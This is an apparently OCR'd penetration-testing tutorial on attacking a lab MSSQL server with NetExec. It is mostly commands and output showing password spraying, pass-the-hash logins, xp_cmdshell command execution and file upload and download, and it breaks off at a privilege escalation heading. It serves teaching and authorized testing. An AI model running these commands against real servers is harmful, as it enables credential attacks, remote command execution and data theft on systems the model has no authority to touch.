iGNITE Technologies

# MSSQL FOR PENTESTER


## NetExec

WWW.IGNITETECHNOLOGIES.IN

# Contents

# Introduction


**MSSQL NetExec Pentesting** is an essential technique for **red teamers** and **penetration testers** who want to automate attacks against **Microsoft SQL Servers**. Moreover, **NetExec (nxc)** offers a powerful **network exploitation tool** that replaces **CrackMapExec (CME)**, a tool previously favored by security professionals. Initially, **mpgn** actively maintained **CrackMapExec**, but **NetExec** later emerged as a more popular choice. In this article, we will cover the most relevant scenarios where this tool helps automate tasks like **password spraying**, **command execution**, **file upload**, and much more. Specifically, we will perform test cases on an **MSSQL server** using the **nxc tool**.

# Lab Setup

Target Machine: Windows 10 (192.168.31.126)

Attacker Machine: Kali Linux (192.168.31.141)


For demonstration purposes, here we will be using the MSSQL service to show all the test cases. We have already setup the MSSQL server on the target machine and created few users for the running instance.



# Password spray

To begin, we will create a dictionary of usernames as users.txt and passwords as pass.txt to check for valid credentials. Once prepared, we can run a **password spray attack** to identify the correct **username-password** pair. We will perform this spray on the **MSSQL server**. The following command achieves this:

```
nxc mssql 192.168.31.126 -u users.txt -p pass.txt --continue-on-success
```




To perform the password spray using the local authentication, we can use the **--local-auth** flag as it specifies that the authentication attempts should be made against the local accounts on the MSSQL server.

```
nxc mssql 192.168.31.126 -u users.txt -p pass.txt --continue-on-success --local-auth
```

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u users.txt -p pass.txt --continue-on-success --local-auth
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIA
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:lab (Login failed for user 'mar
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:lab (Login failed for u
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:lab (Login failed for user 'l
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:lab (Login failed for user 's
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:lab (Login failed for user 'ig
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:lab (Login failed for user 'raj'.
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sa:lab (Login failed for user 'sa'. P
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:Flowers1 (Login failed for user
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:Flowers1 (Login failed
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:Flowers1 (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:Flowers1 (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:Flowers1 (Login failed for use
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:Flowers1 (Login failed for user '
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sa:Flowers1 (Login failed for user 's
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:Mushroom! (Login failed for use
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:Mushroom! (Login failed
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:Mushroom! (Login failed for u
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:Mushroom! (Login failed for u
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:Mushroom! (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:Mushroom! (Login failed for user '
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sa:Mushroom! (Login failed for user '
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:rabbit:) (Login failed for user
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:rabbit:) (Login failed
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:rabbit:) (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:rabbit:) (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:rabbit:) (Login failed for use
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:rabbit:) (Login failed for user '
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sa:rabbit:) (Login failed for user 's
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:Password@123 (Login failed for
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:Password@123 (Login fai
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:Password@123 (Login failed fo
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:Password@123 (Login failed fo
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:Password@123 (Login failed for
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:Password@123 (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\sa:Password@123 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:Password@1 (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:Password@1 (Login faile
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:Password@1 (Login failed for
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\sql_svc:Password@1
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\ignite:Password@1
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:Password@1 (Login failed for user
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:Ignite@987 (Login failed for us
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:Ignite@987 (Login faile
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\lowpriv:Ignite@987 (Login failed for
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\raj:Ignite@987 (Login failed for user
```

## Password spray using Hashes


We can also perform the same if we have obtained a hash, but we are not sure that the hash belongs to which user. Here we will be passing a list of users and giving the obtained hash value in the -H flag.

```
nxc mssql 192.168.31.126 -u users.txt -H 64FBAE31CC352FC26AF97CBDEF151E03 --continue-on-success
```

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u users.txt -H 64FBAE31CC352FC26AF97CBDEF151E03 --continue-on-success
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09) (
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\mario:64FBAE31CC352FC26AF97CBDEF151E03 (Login
auth')
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\administrator:64FBAE31CC352FC26AF97CBDEF151E0
--local-auth')
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\lowpriv:64FBAE31CC352FC26AF97CBDEF151E03
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sql_svc:64FBAE31CC352FC26AF97CBDEF151E03 (Log
l-auth')
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\ignite:64FBAE31CC352FC26AF97CBDEF151E03 (Logi
-auth')
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\raj:64FBAE31CC352FC26AF97CBDEF151E03
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [-] WIN-JE6KIAEEJ09\sa:64FBAE31CC352FC26AF97CBDEF151E03 (Login fa
h')
```

If we want to perform password spray in such a way that each username should be used ony with its corresponding password from the list, then we can use the **--no-bruteforce** flag. If the username-password pair matches, it will proceed, otherwise it will skip to the next pair without trying other possible combinations.


```
nxc mssql 192.168.31.126 -u users.txt -p pass.txt --continue-on-success --no-bruteforce
```




## Check Authentication


We can use two methods to authenticate to MSSQL i.e., **windows** or **local**, the default authentication is windows. To use local authentication, add the following flag **--local-auth** in the command. Here we are trying to perform the local authentication as **sa** user.

```
nxc mssql 192.168.31.126 -u sa -p 'Password@123' --local-auth
```




As mentioned previously, we can also test for the window's authentication. Since the default mode is set to windows authentication, hence we don't need to give any authentication flag to perform windows authentication.

```
nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987'
```




## DB Command execution using nxc

We can use **nxc** to query the database, by giving **-q** flag and then mentioning the database query. The command to do so will be:

```
nxc mssql 192.168.31.126 -u sa -p 'Password@123' --local-auth -q 'SELECT name FROM master.dbo.sysdatabases;'
```

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' -q 'SELECT name FROM master.dbo.sysdatabases;'
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\administrator:Ignite@987 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  name:master
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  name:tempdb
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  name:model
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  name:msdb
```

## Command execution using nxc

In order to perform the system level commands, we can use the **-x** flag, which uses the MSSQL **xp_cmdshell** to execute the commands. We can use both windows and local authentication here depending on our need.

```
nxc mssql 192.168.31.126 -u sa -p 'Password@123' --local-auth -x ipconfig
nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' -x ipconfig
```

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u sa -p 'Password@123' --local-auth -x ipconfig
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09) (domain:WIN
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\sa:Password@123 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] Executed command via mssqlexec
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Windows IP Configuration
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Ethernet adapter Ethernet0:
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Connection-specific DNS Suffix  . : lan
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv6 Address. . . . . . . . . . . : 2409:40d2:10ef:998e:7965:e5f9:fb10:a
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Link-local IPv6 Address . . . . . : fe80::7965:e5f9:fb10:a672%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv4 Address. . . . . . . . . . . : 192.168.31.126
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Subnet Mask . . . . . . . . . . . : 255.255.255.0
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Default Gateway . . . . . . . . . : fe80::7690:bcff:fe3f:cb33%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09                                         192.168.31.1

┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' -x ipconfig
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09) (domain:WIN
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\administrator:Ignite@987 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] Executed command via mssqlexec
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Windows IP Configuration
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Ethernet adapter Ethernet0:
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Connection-specific DNS Suffix  . : lan
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv6 Address. . . . . . . . . . . : 2409:40d2:10ef:998e:7965:e5f9:fb10:a
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Link-local IPv6 Address . . . . . : fe80::7965:e5f9:fb10:a672%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv4 Address. . . . . . . . . . . : 192.168.31.126
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Subnet Mask . . . . . . . . . . . : 255.255.255.0
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Default Gateway . . . . . . . . . : fe80::7690:bcff:fe3f:cb33%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09                                         192.168.31.1
```

## Command Execution with Hashes

Let us assume that somehow we get the hash of the administrator user, and we want to execute the system level commands using MSSQL, so we can use **nxc** to perform that. First we will check if the windows authentication is successful or not and then we can give the **-x** flag to perform the command execution.

```
nxc mssql 192.168.31.126 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
nxc mssql 192.168.31.126 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09) (domain:WIN-JE
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\administrator:32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)

┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.31.126 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09) (domain:WIN-JE
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\administrator:32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] Executed command via mssqlexec
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Windows IP Configuration
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  Ethernet adapter Ethernet0:
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Connection-specific DNS Suffix  . : lan
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv6 Address. . . . . . . . . . . : 2409:40d2:10ef:998e:7965:e5f9:fb10:a672
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Link-local IPv6 Address . . . . . : fe80::7965:e5f9:fb10:a672%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     IPv4 Address. . . . . . . . . . . : 192.168.31.126
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Subnet Mask . . . . . . . . . . . : 255.255.255.0
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09     Default Gateway . . . . . . . . . : fe80::7690:bcff:fe3f:cb33%4
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09                                         192.168.31.1
```


## File upload and download using nxc

We can also upload the file into the target system using nxc by giving the **--put-file** flag which will take the filename and we will also mention the path where the file needs to upload.

```
nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' --put-file file.txt C:\\Windows\\Temp\\file.txt
```

```
┌──(root㉿kali)-[~/raj]
└─# nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' --put-file file.txt C:\\Windows\\Temp\\file.txt
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-JE6KIAEEJ09)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] WIN-JE6KIAEEJ09\administrator:Ignite@987 (Pwn3d!)
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Copy file.txt to C:\Windows\Temp\file.txt
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [*] Size is 28 bytes
MSSQL       192.168.31.126  1433   WIN-JE6KIAEEJ09  [+] File has been uploaded on the remote machine
```

It can be seen that the file has been successfully uploaded at the required path.




Similarly, we can also download the file using the **--get-file** flag. Here we need to mention the complete path of the file which needs to be downloaded and also the path where the file needs to be placed at our end.


```
nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' --get-file C:\\Windows\\Temp\\file.txt
/tmp/file.txt
```


## Privilege escalation using nxc

